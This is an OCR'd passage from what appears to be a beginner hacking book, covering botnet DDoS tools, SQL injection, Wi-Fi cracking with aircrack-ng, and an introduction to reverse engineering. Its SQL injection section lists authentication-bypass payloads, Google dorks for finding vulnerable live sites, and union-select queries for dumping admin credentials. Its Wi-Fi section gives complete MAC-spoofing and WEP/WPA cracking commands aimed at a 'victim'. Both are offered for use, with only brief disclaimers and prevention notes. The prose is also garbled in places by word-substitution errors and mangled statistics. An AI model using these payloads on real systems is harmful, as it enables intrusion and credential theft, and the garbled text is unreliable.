Sometimes observed as a “Bunch of Zombies,” a Botnet may be a cluster of Internet-connected computers, every of that has been maliciously condemned, sometimes with the help of malware like Trojan Horses. Usually while not the data of the computers’ rightful homeowners, these machines square measure remotely controlled by an external source via commonplace network protocols, and often used for malicious functions, most ordinarily for DDoS attacks.

Botnet Tools

The conceiver of a Botnet is often brought u p as a “bot herder” or “bot master.” This individual controls the Botnet remotely, usually through associate IRC server or a channel on a public IRC server – referred to as the command and control (C&C) server. To communicate with the C&C server, the bot master uses numerous hidden channels, as well as apparently innocuous tools like Twitter or IM. A lot of advanced bots automatically hunt down a lot of resources to exploit, joining a lot of systems to the Botnet during a process referred to as “scrumping.” Botnet servers might continually communicate and work with different Botnet servers, making entire communities of Botnet’s, with individual or multiple bot masters. This implies that any given Botnet DDoS attack may very well have multiple origins, or be controlled by multiple people, generally operating in coordination, generally operating singly. Botnets area unit obtainable for rent or lease from numerous sources,anduse of Botnet’s are auctionedandlistedamong attackers. Actual marketplaces have sprung up – platforms that modify commercialism in large numbers of malware-infected PCs, which might be rented and employed in Botnet DDoS or different attacks. These platforms offer Botnet DDoS attack perpetrators with an entire and richly-featured toolkit, and a distribution network additionally.Even for non-technical users, Botnet DDoS attacking may be a viable and efficient choice to “take out” a competitor’s web site. At intervals the crime system, Botnet DDoS attacks area unit a thought artifact, with costs taking place, and effectiveness and class growing. A number of the foremost

common tools for initiating a Botnet DDoS attack are simply downloaded from multiple on-line sources, and include:

SlowLoris

Especially dangerous to hosts running Apache, dhttpd, tomcat and GoAhead WebServer, Slowloris may be a highlytargeted attack, enabling one internet server to require down another server, while not touching different services or ports on the target network.

Tor's Hammer

Is a slow post dos testing tool written in Python. It also can be run through the Tor network to be anonymized. There are several tools for testing server readiness to resist Botnet DDoS attacks.

Qslowloris
Uses Qt libraries to execute the ways utilized by Slowloris, providing a graphical interface that creates the program highly simple to use.
Apache Killer

Utilizes an exploit within the Apache OS initial discovered by a Google security engineer. Apache Killer pings a server, tells the server to interrupt up whatever file is transferred into a huge range of little chunks, using the "range" variable. When the server tries to adjust to this request, it runs out of memory, or encounters alternative errors, and crashes.

PyLoris
It is a scriptable tool for testing a service's level of vulnerability to a specific category of Denial of Service (DoS) attack
DDoSim

Which can be employed in a laboratory atmosphere to simulate a DDoS attack, and helps live the capability of a given server to handle application-specific DDOS attacks, by simulating multiple zombie hosts with random IP addresses that create transmission control protocol connections.

Botnet DDoS Attacks

Botnet DDoS attacks are quickly turning into the foremost prevailing variety of DDoS threat, growing speedily within the past year in each number and volume, consistent with recent marketing research. The trend is towards shorter attack period, however larger packet-per second attack volume, and therefore the overall variety of attacks according has grownup markedly, as well. The typical attack information measure ascertained throughout this era of 2010-2012 was five.2G bps, which is 148% above the previous quarter. Another survey of DDoS attacks found that quite 400th of respondent's old attacks that exceeded 1G bits per second in bandwidth in 2011, and 13 were targeted by a minimum of one attack that exceeded 10G rate. From a motivational perspective, newer analysis found that ideologically driven DDoS attacks are on the increase, supplanting monetary motivation because the most frequent incentive such attacks.

WEBSITE HACKING

WEBSITE HACKING

Now take your time and be serious and free before starting this article because this is the very wide and one of the most interesting articles among all of the above chapters. We will discuss in this chapter that how to hack any vulnerable site using SQL injection.

What is SQL Injection?

SQL injection is one of the popular web applications hacking method. Using the SQL Injection attack, an unauthorized person can access the database of the website. Attacker can extract the data from the Database.

What a hacker can do with SQL Injection attack?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

So, here we start with bypassing login …….i.e.
Authentication bypass:

In this type of SQL injection generally if we had found the Admin login page and after that we will try to open the control panel account of the admin by passing the authentication.
If you have the admin login page of any website then you can paste the following codes (with quotes) to bypass the authentication of the website ….generally PHP websites are vulnerable to this injection:

You can find these types of sites simply by Google searches. You have to type like this in the Google search bar:

www.thesitename.com/adminlogin.php? Or /admin.php? Or Wp-login.php? Etc.

After finding the login page you have to paste the following codes in both userID and password of the admin page till it will bypassed. If not we will try the next SQL injection i.e. union based, blind based, error based etc.

Codes to be used as both userID and password at the admin login page of vulnerable website for bypassing authentication are as follow:

‘ or ’1’=’1 ‘ or ‘x’=‘x ‘ or 0=0 – ” or 0=0 – or 0=0 – ‘ or 0=0 # ” or 0=0 #
or 0=0 # ‘ or ‘x’=‘x ” or “x”=”x ‘) or (‘x’=‘x
‘ or 1=1– ” or 1=1– or 1=1– ‘ or a=a– ” or “a”=”a ‘) or (‘a’=‘a “) or (“a”=”a
hi” or “a”=”a hi” or 1=1 – hi’ or 1=1 – ‘or’1=1’

If the authentication bypass will not work then try the following techniques carefully and step by step:
UNION BASED SQLi:
Finding Vulnerable Website:

To find a SQL Injection vulnerable site, you can use Google search by searching for certain keywords. That keyword often called as “GOOGLE DORK”.

Some Examples:
inurl:index.php?id= inurl:gallery.php?id= inurl:article.php?id= inurl:pageid=

Now you have to Copy one of the above keyword and Google it. Here, we will get a lot of search results with which we have to visit the websites one by one for finding the vulnerability.

For example:
site:www.anyselectedsite.com inurl:index.php?id= Step 1: Findinging the Vulnerability:

Now let us the vulnerability of the target website. To the vulnerability, add the single quotes(‘) at the end of the URL and press enter.

For eg:

http://www.anyselectedsite.com/index.php?id=2‘
If the page remains in same page or showing that page not found, then it is not vulnerable. If you got an error message just like this, then it means that the site is vulnerable.

You have an error in your SQL syntax; the manual that corresponds to your MySQL server version for the right syntax to use near ‘’’ at line 1

Step 2: Finding Number of columns in the database:
Great, we have found that the website is vulnerable to SQLi attack.
Our next step is to find the number of columns present in the target Database.
For that replace the single quotes(‘) with “order by n” statement.
Change the n from 1,2,3,4,,5,6,…n. Until you get the error like “unknown column “.

For eg:
http://www.anyselectedsite.com/index.php?id=2 order by 1
http://www.anyselectedsite.com/index.php?id=2 order by 2
http://www.anyselectedsite.com/index.php?id=2 order by 3
http://www.anyselectedsite.com/index.php?id=2 order by 4 If you get the error while trying the “n”th number, then number of

column is “n-1”.
I mean:
http://www.anyselectedsite.com/index.php?id=2 order by 1(no error shown shown)
http://www.anyselectedsite.com/index.php?id=2 order by 2(no

error shown)
http://www.anyselectedsite.com/index.php?id=2 order by 3(no
error shown)
http://www.anyselectedsite.com/index.php?id=2 order by 4(no
error shown)
http://www.anyselectedsite.com/index.php?id=2 order by 5(no
error shown)
http://www.anyselectedsite.com/index.php?id=2 order by 6(no

error shown)
http://www.anyselectedsite.com/index.php?id=2 order by 7(no
error shown)
http://www.anyselectedsite.com/index.php?id=2 order by 8(error
shown)

So now n=8, the number of column is n-1 i.e., 7.

In case, if the above method fails to work for you, then try to add the "—" at the end of the statement.
For eg:

http://www.anyselectedsite.com/index.php?id=2 order by 1-Step 3: Find the Vulnerable columns:

We have successfully found the number of columns present in the target database. Let us find the vulnerable column by trying the query "union select columns sequence".

Change the id value to negative (i mean id=-2). Replace the columns_sequence with the no from 1 to n-1(number of columns) separated with commas (,).

For eg:

If the number of columns is 7, then the query is as follow:
http://www.anyselectedsite.com/index.php?id=-2 union select 1, 2,3,4,5,6,7—

Ifyou have applied the above method and is not working then try this:
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7-

Once you execute the query, it will display the vulnerable column.

Bingo, column '3' and '7' are found to be vulnerable. Let us take the first vulnerable column '3' . We can inject our query in this column.
Step 4: Finding version,database,user
Replace the 3 from the query with "version()"
For eg:
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1, 2, version(),4,5,6,7—
Now, It will display the version as 5.0.2 or 4.3. Something likes this.
Replace the version () with database () and user() for finding the database,user respectively.
For eg:
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7-
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7-
If the above is not working, then try this:
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select

1,2,unhex(hex(@@version)),4,5,6,7-

Step 5: Finding the Table Name
If the Database version is 5 or above. If the version is 4.x, then you have to guess the table names (blind sql injection attack). Let us find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

For eg:

http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()-

Now it will display the list of table names. Find the table name which is related with the admin or user.

Let us choose the "admin " table.

Step 6: Finding the Column Name
Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()—" with "FROM information_schema.columns WHERE table_name=mysqlchar—

We have to convert the table name to MySql CHAR() string .
Install the HackBar addon from:
https://addons.mozilla.org/en-US/firefox/addon/3899/


Once you installed the add-on, you can see a toolbar that will look like the following one. If you are not able to see the Hackbar, then press F9.

Select sql->Mysql->MysqlChar() in the Hackbar.

It will ask you to enter string that you want to convert to MySQLCHAR(). We want to convert the table name to MySQLChar . In our case the table name is 'admin'.

Now you can see the CHAR(numbers separated

with commans) in the Hack toolbar.



Copy and paste the code at the end of the url instead of the “mysqlchar”

For eg:
http://www.anyselectedsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100,

109, 105, 110)—
The above query will display the list of column.
For example:

admin,password,admin_id,admin_name,admin_password,active,id
,admin_name,admin_pass,admin_id,admin_name,admin_passwo
rd,ID_admin,admin_usern me,username,password..etc..

Now replace the replace group_concat(column_name) with group_concat(columnname1,0x3a,anothercolumnname2).

Now replace the ” from table_name=CHAR(97, 100, table_name” information_schema.columns where

109, 105, 110)” with the “from
For eg: http://www.anyselectedsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin-
If the above query displays the ‘column is not found’ error, then try another column name from the list.

If we are lucky, then it will display the data stored in the database depending on your column name. For example, username and password column will display the login credentials stored in the database.

Step 7: Finding the Admin Panel:

Just try with url like:
http://www.anyselectedsite.com/admin.php
http://www.anyselectedsite.com/admin/
http://www.anyselectedsite.com/admin.html
http://www.anyselectedsite.com:2082/
etc.

If you are lucky, you will find the admin page using above urls or you can use some kind of admin finder tools like Havij admin finder, sql poison for SQL attacking (tool).

And once you found the admin panel you have to do further works on your own risk.
PREVENTION:

This article is focused on providing clear, simple, actionable guidance for preventing SQL

Injection flaws in your applications. SQL Injection attacks are unfortunately very common, and this is due to two factors:

1.) The significant prevalence of SQL Injection vulnerabilities, and
2.) The attractiveness of the target (i.e., the database typically contains all the interesting/critical data for your application).

It's somewhat shameful that there are so many successful SQL Injection attacks occurring, because it is EXTREMELY simple to avoid SQL Injection vulnerabilities in your code.

SQL Injection flaws are introduced when software developers create dynamic database queries that include user supplied input. To avoid SQL injection flaws is simple. Developers need to either: a) stop writing dynamic queries; and/or b) prevent user supplied input which contains malicious SQL from affecting the logic of the executed query.

This article provides a set of simple techniques for preventing SQL Injection vulnerabilities by avoiding these three problems. These techniques can be used with practically any kind of programming language with any type of database.

SQL injection flaws typically look like this:

The following (Java) example is UNSAFE, and would allow an attacker to inject code into the query that would be executed by the database. The invalidated"customerName" parameter that issimplyappended to the query allows an attacker to inject any SQL code they want. Unfortunately, this method for accessing databases is all too common.

String query = "SELECT account_balance FROM user_data WHERE user_name = "
+ request.getParameter("customerName");

try {
Statement statement = connection.createStatement(…); ResultSet results =
statement.executeQuery(query);

}
PREVENTIONS
Option 1: Prepared Statements (Parameterized Queries):

The use of prepared statements (parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied. Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. If an attacker were to enter the user ID ' or '1'='1 , the parameterized query would not be vulnerable.

2. Use dynamic SQL only if absolutely necessary.

Dynamic SQL can almost always be replaced with prepared statements, parameterized queries, or stored procedures. For instance, instead of dynamic SQL, in Java you can use PreparedStatement() with bind variables, in .NET you can use parameterized queries, such as SqlCommand() or OleDbCommand() with bind variables, and in PHP you can use PDO

with strongly typed parameterized queries (using bindParam()).

In addition to prepared statements, you can use stored procedures. Unlike prepared statements, stored procedures are kept in the database but both require first to define the SQL code, and then to pass parameters.

3:- Escaping All User Supplied Input

This third technique is to escape user input before putting it in a query. If you are concerned that rewriting your dynamic queries as prepared statements or stored procedures might break your application or adversely affect performance, then this might be the best approach for you. However, this methodology is frail compared to using parameterized queries and i cannot guarantee it will prevent all SQL Injection in all situations. This technique should only be used, with caution, to retrofit legacy code in a cost effective way. Applications built from scratch, or applications requiring low risk tolerance should be built or re-written using parameterized queries.

This technique works like this. Each DBMS supports one or more character escaping schemes specific to certain kinds of queries. If you then escape all user supplied input using the proper escaping scheme for the database you are using, the DBMS will not confuse that input with SQL code written by the developer, thus avoiding any possible SQL injection vulnerabilities.

4. Install patches regularly and timely.

Even if your code doesn’t have SQL vulnerabilities, when the database server, the operating system, or the development tools you use have vulnerabilities, this is also risky. This is why you should always install patches, especially SQL vulnerabilities patches, right after they become available.

5. Remove all functionality you don’t use.

Database servers are complex beasts and they have much more functionality than you need. As far as security is concerned, more is not better. For instance, the xp_cmdshell extended stored procedure in MS SQL gives access to the shell and this is just what a hacker dreams of. This is why you should disable this procedure and any other functionality, which can easily be misused.

6. Use automated test tools for SQL injections. Even if developers follow the rules above and do their best to avoid dynamic queries with unsafe user input, you still need to have a procedure to confirm this compliance. There are automated test tools to check for SQL injections and there is no excuse for not using them to check all the code of your database applications.


SQL INJECT ME

TESTING SQL INJECTION BY USING TOOL

One of the easiest tool to test SQL injections is the Firefox extension named SQL Inject ME. After you install the extension, the tool is available in the right-click context menu, as well as from Tools→ Options. The sidebar of SQL Inject ME is shown in the next screenshot and as you can see there are many tests you can run:

You can choose which tests to run and which values to test. When you press one of the Test buttons, the selected tests will start. When the tests are done, you will see a report of how the tests ended.

There are many options you can set for the SQL Inject ME extension, as shown in the next two pictures:



As you see, there are many steps you can take in order to clean your code from potential SQL injection vulnerabilities. Don’t neglect these simple steps because if you do, you will compromise the security not only of your sites but also of all the sites that are hosted with your web hosting provider.

WPA2 TESTING

WI-FI HACKING USING BACKTRACK

After performing the SQL injection, I can bet that now you have the endless curiosity to explore more about the ethical hacking. And as according to your need now in this article we are going to perform a hardcore hack using Backtrack Linux. we are going to learn that how to crack the WI-FI using Backtrack.one more thing I want to add here that all these stuff I am sharing with you is only for study purpose .if you have the black intentions just leave the book now. If you are performing this article on your computer, you will be responsible for any damage occurred by you.

So let's start the article:

Now let us start with the Wi-Fi cracking. But before starting the tutorial let me give you a small introduction to what Wi-Fi hacking is and what is the security protocols associated with it.

In a secured wireless connected the data on internet is sent via encrypted packets. These packets are secured with network keys. There are basically 2 types of security keys:

WEP (Wireless Encryption Protocol):- This is the most basic form of encryption. This has become an unsafe option as it is vulnerable and can be cracked with relative ease. Although this is the case many people still use this encryption.
WPA (WI-FI Protected Access) : This is the most secure wireless encryption. Cracking of such network requires use of a wordlist with common passwords. This is sort of brute force attack. This is virtually uncrackable if the network is secured with a strong password


So let's begin the actual Wi-Fi Hacking tutorial! In order to crack Wi-Fi password, you require the following things:

For the Wi-Fi hacking you need to install the Backtrack on your computer.

I am assuming that you have already installed the Backtrack on your pc. If not it's very easy to install by making bootable live CD/DVD. For installing processes you can just Google it. You will get it easily.

Now open the console from the taskbar, Click on the icon against the dragon like icon in the taskbar in the above screenshot.
You will have a Command Prompt like Shell called as console terminal.

1) Let's start by putting our wireless adapter in monitor mode. It allows us to see all of the wireless traffic that passes by us in the air. Type airmon-ng in the console terminal and press Enter. You will have a screen like this, note down the name of interface, in this case the name is wlan0.



2) Now type ifconfig wlan0 down and hit enter.

This command will disable your wireless adapter; we are doing this in order to change your MAC address.

Now, you need to hide your identity so that you will not be identified by the victim.to do this you need to type ifconfig wlan0 hw ether 00:11:22:33:44:55 and hit enter.

This command will change your MAC address to 00:11:22:33:44:55.
3) Now the next work is to type airmon-ng start wlan0 and press enter.


This will start the wireless adapter in monitor mode. Note down the new interface name, it could be eth0 or mon0 or something like that.

The above command in the console has started your network adapter in monitor mode as mon0:

4) Now that our wireless adapter is in monitor mode, we have the capability to see all the wireless traffic that passes by in the air. We can grab that traffic by simply using the airodump-ng command.

This command grabs all the traffic that your wireless adapter can see and displays critical information about it, including the BSSID (the MAC address of the AP), power, number of beacon frames, number of data frames, channel, speed, encryption (if any), and finally, the ESSID (what most of us refer to as the SSID).
Let's do this by typing:

airodump-ng mon0



In the above screenshot there is a list of available networks, Choose 1 network and note the BSSID and channel of it.
5.) Type airodump-ng -c channel no –bssid BSSIDN1 mon0 -w filename and hit enter.

Replace channel no. and BSSIDN1 with the data from step 4. Replace the mon0 with network interface name from step 3. In place of filename write any name and do remember that. Better use filename itself.


This command will begin capturing the packets from the network. You need to capture more and more packets in order to crack the Wi-Fi password. This packet capturing is a slow process.

6.) To make the packet capturing faster, we will use another command. Open a new shell, don't close the previous shell. In new shell type aireplay-ng -1 0 -a BSSIDN1 -h 00:11:22:33:44:55 mon0 and hit enter.

Replace the BSSIDN1 with the data from step 4 and mon0 from step 3. This command will boost the data capturing process.
The -1 tells the program the specific attack we wish to use which in this case is fake authentication with the access point. The 0 cites the delay between attacks, -a is the MAC

address of the target access point, -h is your wireless adapters MAC address and the command ends with your wireless adapters device name.

7.) Now wait for few minutes, let the DATA in the other console reach a count of 5000.



8.) After it reaches 5000, open another console and type aircrack-ng filename-01.cap and hit enter.
Replace the filename with the name you used in step 5. Add -01.cap to it. .cap is the extension of file having captured data packets. After typing this command, aircrack will start trying to crack the Wi-Fi password. If the encryption used is WEP, it will surely crack the password within few minutes.

In case of WPA use the following command instead of the above aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst -b BSSIDN1 filename-01.cap

Replace BSSIDN1 and filename with data you used. /pentest/wireless/aircrack-ng/test/password.lst is the address of a file having wordlist of popular passwords. In case of WPA aircrack will try to brute force the password. As I explained above that to crack WPA you need a file having passwords to crack the encryption. If you are lucky enough and the network owner is not smart enough, you will get the password.

PREVENTION:

For the prevention from being hacked you can refer to the chapter

“PASSWORD CREATING POLICIES”.

NEWBIE’S WAY TOWARDS REVERSE ENGINEERING

Now-a-days people expect more than something with an application as it is provided by the developers. People want to use that specific application according to their own preferences. So now we are here with an article on the topic reverse engineering. Let’s start with simple engineering, “simple engineering” is the task to develop/build something BUT Reverse engineering refers to the task to redevelop/re-build something. In simple words reverse engineering is the task to modify the source code of the application to make it work according to our way, Reverse engineering is a very complicated topic and is very difficult to understand for beginners as it requires a prior knowledge of assembly language.

Developing is easy but to re-developing is not easy !!Because while development a programmer has to deal with the functions, pointers, conditions, loops etc… But while DE-compilation process we need to deal with registers !

Generally 32 bit / 64 bit windows supports mainly 9 registers: –

Performing Registers

———————

> EAX : Extended Accumulator Register

> EBX : Base Register
> ECX : Counter Register
> EDX : Data Register

Index

———

> ESI : Source Index

> EDI : Destination Index

Pointer

———

> EBP : Base Pointer

> ESP : Stack Pointer
> EIP : Instruction Pointer

